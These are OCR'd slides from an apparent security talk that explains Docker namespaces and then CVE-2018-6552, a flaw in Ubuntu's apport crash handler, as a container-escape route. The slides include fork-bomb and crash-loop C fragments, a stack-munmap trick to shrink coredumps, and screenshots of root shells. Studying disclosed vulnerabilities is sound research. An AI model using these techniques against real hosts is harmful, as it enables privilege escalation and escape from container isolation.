
Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*




Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*




Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*



Basics of docker


- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*



- ***shared memory***
- ***message queue***
- ***semaphore***


Basics of docker

- What’ s docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*




Basics of docker

- What’ s docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*



Basics of docker

- What’ s docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*



An apport vulnerability

- CVE-2018-6552

An apport vulnerability

- CVE-2018-6552

/usr/share/apport/apport %p %s %c %d %P

An apport vulnerability

- CVE-2018-6552
- is_same_ns()

```
def is_same_ns(pid, ns):
    if not os.path.exists('/proc/self/ns/%s' % ns) or \
            not os.path.exists('/proc/%s/ns/%s' % (pid, ns)):
        return True
```

An apport vulnerability

- CVE-2018-6552
- is_same_ns()
- main

```
if len(sys.argv) == 6:
        host_pid = int(sys.argv[5])

    if not is_same_ns(host_pid, "pid") and not is_same_ns(host_pid, "mnt"):
        ...
    elif not is_same_ns(host_pid, "pid") and is_same_ns(host_pid, "mnt"):
        sys.argv[1] = str(host_pid)
    elif not is_same_ns(host_pid, "mnt"):
        ...
        sys.exit(0)
```

An apport vulnerability

- CVE-2018-6552
- is_same_ns()
- main
- get_pid_info()

```
(pid, signum, core_ulimit, dump_mode) = sys.argv[1:5]

get_pid_info(pid)
```

```
def get_pid_info(pid):
    '''Read /proc information about pid'''

    global pidstat, real_uid, real_gid, cwd

    ...

    cwd = os.readlink('/proc/' + pid + '/cwd')
```


A way to leverage CVE-2018-6552

- /proc/sys/kernel/core_pattern
- /proc/sys/kernel/pid_max
- coredump

|/usr/share/apport/apport %p %s %c %d %P

A way to leverage CVE-2018-6552

- /proc/sys/kernel/core_pattern
- /proc/sys/kernel/pid_max
- coredump




A way to leverage CVE-2018-6552

- /proc/sys/kernel/core_pattern
- /proc/sys/kernel/pid_max
- coredump

PID rolls back to the beginning when PID reaches pid_max

A way to leverage CVE-2018-6552

- /proc/sys/kernel/core_pattern
- /proc/sys/kernel/pid_max
- coredump



“fork() bomb”

A way to leverage CVE-2018-6552

- /proc/sys/kernel/core_pattern
- /proc/sys/kernel/pid_max
- coredump

“fork() bomb”

A way to leverage CVE-2018-6552

- /proc/sys/kernel/core_pattern
- /proc/sys/kernel/pid_max
- coredump

```
register char * _sp __asm__("rsp");

int main(int argc, char *argv[])
{
old_sp = _sp;
old_sp &= ~0xfff; // page alignment
_sp = (uint64_t)malloc(16*1024) + 16*1024 - 0x10;

munmap((void *)old_sp - 0x20000, 0x21000);


make_crashes();
return 0;
}
```

shrink coredump file by munmap()

A way to leverage CVE-2018-6552


- /proc/sys/kernel/core_pattern
- /proc/sys/kernel/pid_max
- coredump

```
char str[30] = "\n\nghost in the shell\n\n";

//1.change directory
//2.sleep 1000 processes here(occupy pids)
//3.tiny fork bombs & SIGSEGV

for (i = 0; i < 2000; i++) {
    fork_bomb(200);
    pid = fork();
    if (pid) {
        waitpid(pid, &status, 0);
    } else {
        raise(SIGSEGV); // crash
    }
    usleep(1000*100);
}
```

leave your message in anonymous memory region


root@84e759614f0c:~#


root@ubuntu:/etc/logrotate.d#

THANKS